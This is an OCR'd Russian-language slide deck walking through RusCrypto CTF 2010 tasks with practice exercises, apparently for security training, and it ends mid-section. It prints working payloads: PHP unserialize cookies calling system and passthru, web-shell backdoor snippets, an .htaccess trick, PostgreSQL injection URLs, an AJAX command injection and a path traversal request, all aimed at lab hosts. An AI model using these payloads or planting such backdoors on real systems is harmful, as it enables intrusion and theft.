
```
O:8:"Database":1:{s:8:"shutdown";a:2:{i:0;s:7:"phpinfo";i:1;s:2:"-1";}}
cookie[sessid]=Tzo4OiJEYXRhYmFzZSI6MTp7czo4OiJzaHV0ZG93biI7YToyOntpOjA7czo3OiJwaHBpbmZvIjtpOjE7czoyOiItMSI7fX0NCg==

O:8:"Database":1:{s:8:"shutdown";a:2:{i:0;s:6:"system";i:1;s:2:"ls";}}
cookie[sessid]=Tzo4OiJEYXRhYmFzZSI6MTp7czo4OiJzaHV0ZG93biI7YToyOntpOjA7czo2OiJzeXN0ZW0iO2k6MTtzOjI6ImxzIjt9fQ0KDQo=

O:8:"Database":1:{s:8:"shutdown";a:2:{i:0;s:8:"passthru";i:1;s:17:"cat /YOURFLAG.TXT";}}
cookie[sessid]=Tzo4OiJEYXRhYmFzZSI6MTp7czo4OiJzaHV0ZG93biI7YToyOntpOjA7czo4OiJwYXNzdGhydSI7aToxO3M6MTc6ImNhdCAvWU9VUkZMQUcuVFhUIjt9fQ==
```




РусКрипто CTF 2010: Корпоративный сайт (st2)

РусКрипто CTF 2010: Корпоративный сайт (st2)


- **3 back-door over web-shell**




```
…
if(@$_GET['v'])include(@$_GET['v']);
…

http://192.168.0.1/bak_index.php?v=/YOURFLAG.TXT
```




```
…
@$_REQUEST['a'])?eval($_REQUEST['h']($_REQUEST
['a'])):0;
…
http://192.168.0.1/img.php?h=passthru&a=cat%20/YOU
RFLAG.TXT
```




```
.htaccess
AddType application/x-httpd-php .png

http://192.168.0.1/fonts/footevening.png
```

РусКрипто CTF 2010: Корпоративный сайт

- **Дополнительные уязвимости**
  - Раскрытие конфиденциальных данных (/config.inc, /test.php, /phpinfo.php)
  - Раскрытие конфиденциальной информации (display_errors=off, etc)
  - Подбор (/admin.php, MySQL)
  - Отсутствие таймаута сессии
  - Предугадываемое значение идентификатора captcha
  - Уязвимые (намеренно измененные) правила Mod_security
  - Недостаточное противодействие автоматизации при заказе пиццы
  - Интерфейс администрирования не защищен надлежащим образом
  - Передача конфиденциальных данных по открытому протоколу HTTP
  - Уязвимые конфигурации ОС/MySQL/Apache/PHP

Практическое занятие часть 1

- **http://192.168.0.1/**

  - **Обнаружить уязвимость типа «Внедрение операторов SQL».**
  - **Воспользоваться уязвимостью «Внедрение операторов SQL» для получения «флага».**
  - **Воспользоваться уязвимостью типа «Local File Including» с той же целью.**
  - **Воспользоваться уязвимостью при вызове функции unserialize() с целью выполнения команд ОС и для получения «флага».**

РусКрипто CTF 2010: Служба информирования доставщиков

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/Python/PostgreSQL Время жизни: 4 часа с момента начала CTF	Классическая SQL Injection	Расположение флага известно	1	7	SiBears
Apache/Python/PostgreSQL Время жизни: 5 часов с момента изменения состояния	Выполнение команд на сервере over AJAX	Расположение флага известно	1	10	SiBears, ХакерДом, Bushwhackers, CIT
Apache/Python/PostgreSQL (bonus) Время жизни: 1 час с момента оповещения о событии	Выполнение команд на сервере over AJAX (дополнительный флаг)	Флаг расположен в файле /var/mail/root	2	3	ХакерДом, CIT

РусКрипто CTF 2010: Служба информирования доставщиков (st0)

- **Классическая SQL Injection (PostgreSQL)**

- **Уязвимое regexp:**

```
from django.conf.urls.defaults import *
...
(r'^pizza(.*)$', 'ctfproject.ctfpyweb.views.pizza'),
...
```

- **Эксплуатация:**

```
/ctfproject/pizza5;select+1,version()
/ctfproject/pizza5;select+1,pg_read_file('YOURFLAG.TXT',0,500)
```

ИЛИ

```
/ctfproject/pizza5%20and%201=2%20union%20select%20null,null,version(),null,null
/ctfproject/pizza5%20and%201=2%20union%20select%20null,null,pg_read_file('YOURFLAG.TXT',0,500),null,null
```

РусКрипто CTF 2010: Служба информирования доставщиков (st0)

- **Классическая SQL Injection (PostgreSQL)**

РусКрипто CTF 2010: Служба информирования доставщиков (st1)

- **Выполнение команд на сервере over AJAX**

- **Уязвимый участок кода:**

```
...
if('args' in request.POST):
      args = request.POST['args']
      try:
         retval = subprocess.Popen("uname -%s" % (args), shell=True, stdout=subprocess.PIPE,
   stderr=subprocess.PIPE).communicate()[0]
...
```

- **Эксплуатация:**

```
<script>
   var params = 'args=i | cat /YOURFLAG.TXT'
   xmlhttp=new XMLHttpRequest();
   xmlhttp.open("POST", "http://192.168.X.2/ctfproject/confdata", false);
   xmlhttp.send(params);
   document.write(xmlhttp.responseText);
</script>
```

- **Дополнительные уязвимости**
  - XPath Injection
  - Open Proxy
  - Подбор (раздел администрирования)
  - Недостаточное противодействие автоматизации в форме обратной связи
  - Отсутствие таймаута сессии
  - Передача конфиденциальных данных по открытому протоколу HTTP
  - Уязвимые конфигурации ОС/PostgreSQL/Apache/PYTHON

РусКрипто CTF 2010: Система документооборота

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Native HTTP Server Время жизни: 3 часа с момента начала CTF	Выход за пределы каталога	Расположение флага известно	4-9	16	CIT, ХакерДом, SiBears
	Переполнение буфера				
Native HTTP Server Время жизни: 6 часов с момента изменения состояния	Выход за пределы каталога	Расположение флага известно	4-9	20	CIT, ХакерДом, SiBears
	Переполнение буфера				
Native HTTP Server (bonus) Время жизни: 3 часа с момента начала CTF	Не требуются	Реверсинг, флаг вшит в демон	8	10	CIT
Native HTTP Server (bonus) Время жизни: 6 часов с момента изменения состояния	Не требуются (может использоваться подбор)	Флаг содержится в коде (plain text) javascript	1	3	Huge Ego Team, [Censored], CIT, Bushwhackers

РусКрипто CTF 2010: Система документооборота


- **Выход за пределы каталога (path traversal)**

- **Фрагмент уязвимого кода:**

```
...
if (ptr[strlen(ptr) - 1] == '/')
   strcat(ptr, "index.html");
strcpy(resource, WEBROOT);
strcat(resource, ptr);
fd = open(resource, O_RDONLY, 0);
...
```

- **Эксплуатация:**


```
GET /../../YOURFLAG.TXT HTTP/1.1
```




РусКрипто CTF 2010: Система документооборота

- **«Бонусный флаг»**

h,63h…-> a,b,c…






РусКрипто CTF 2010: Система документооборота

- **Переполнение буфера (buffer overflow)**
- **Фрагмент уязвимого кода:**


```
...
char tmp[8192];
tmp[0]=1;
...
while(1) {
tmp[1]=tmp[0]++;
...
void handle_connection(int sockfd, struct sockaddr_
   in *client_addr_ptr) {
  unsigned char *ptr, resource[500], request[8192];
  int htr, fd, length;
  length = recv_line(sockfd, request);
...
```



- **«Hacking: The Art of Exploitation», Jon Erickson**

РусКрипто CTF 2010: Система документооборота

- **Переполнение буфера (buffer overflow)**



РусКрипто CTF 2010: Система документооборота


- **Дополнительные уязвимости**
  - **Процесс работает под привилегированной учетной записью (uid0)**
  - **Подбор и недостаточная аутентификация (используется javascript)**
  - **Уязвимые конфигурации ОС**

РусКрипто CTF 2010: Сервис управления датчиками

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Native TCP Server Время жизни: на протяжении всего CTF	Однобайтовое переполнение	Расположение флага известно	10	28	CIT, Bushwhackers, ХакерДом
Native TCP Server (bonus) Время жизни: на протяжении всего CTF	Не требуются	Реверсинг, флаг вшит в демон	2-4	12	SiBears, ХакерДом, CIT
Native TCP Server (bonus) Время жизни: 2 часа с момента оповещения о событии	Однобайтовое переполнение	Флаг расположен в файле /root/.bash_history	10	3	Никто не сумел захватить флаг.

РусКрипто CTF 2010: Сервис управления датчиками

- **Получение пароля к сервису**



РусКрипто CTF 2010: Сервис управления датчиками

- **Однобайтовое переполнение**

- **Фрагмент уязвимого кода:**

```
...
char cmd[50]; //was 4096
...
nb = anetRead(cli->fd, cmd, 140);
...
else if (strcmp(cmd, "SHELL") == 0 && loc_shl != 0) {
// execute shell command
...
```


- **Эксплуатация:**

```
OK CosaNostra Owen Control 1.0.23
AAA[126]AAA
-ERR
shell cat /YOURFLAG.TXT
```

```
cmd= byte ptr -96h
var_64= dword ptr -64h
var_60= dword ptr -60h
var_5C= byte ptr -5Ch
var_50= byte ptr -50h
var_4C= byte ptr -4Ch
var_48= byte ptr -48h
var_41= byte ptr -41h
var_40= byte ptr -40h
var_39= byte ptr -39h
var_38= byte ptr -38h
var_31= byte ptr -31h
var_30= byte ptr -30h
var_29= byte ptr -29h
var_28= byte ptr -28h
var_21= byte ptr -21h
var_20= byte ptr -20h
var_1B= byte ptr -1Bh
_loc_adm= byte ptr -1Ah
_loc_shl= byte ptr -19h
var_18= dword ptr -18h
var_14= dword ptr -14h
```

РусКрипто CTF 2010: Сервис управления датчиками

- «Бонусный флаг»



РусКрипто CTF 2010: Сервис управления датчиками

- **Дополнительные уязвимости**
  - Процесс работает под привилегированной учетной записью (uid0)
  - Не используется криптографическая защита
  - Подбор
  - Уязвимые конфигурации ОС

Задания для самостоятельного выполнения

- **В раздаточном материале содержится:**
  - **Исходный код «Системы документооборота»**
  - **Исходный код «Сервиса управления датчиками»**

РусКрипто CTF 2010: Тестовый сервер

Система	Уязвимости	Дополнительно	Сложность	Баллы	Захвачен
Apache/PHP/MYSQL/BITRIX Время жизни: 5 часов с момента начала CTF	Подбор (множество интерфейсов)	Расположение флага известно	2	3	Bushwhackers, ХакерДом, SiBears
	SQL Injection/File Including				
Apache/PHP/MYSQL/BITRIX Время жизни: 4 часа с момента изменения состояния	Подбор, SQL Injection/File Including (если не устранено)	Расположение флага известно	1-2	4	Bushwhackers, ХакерДом, CIT, SiBears, [Censored]
	Back-door (выполнение команд на сервере)				
Apache/PHP/MYSQL/BITRIX Время жизни: 30 минут с момента оповещения о событии	Подбор (если не устранено)	Флаг расположен в файле /usr/home/lena/.history	1-2	2	ХакерДом
	Back-door (выполнение команд на сервере)				

РусКрипто CTF 2010: Тестовый сервер

- **Подбор (множество интерфейсов)**

- **Доступные протоколы:**

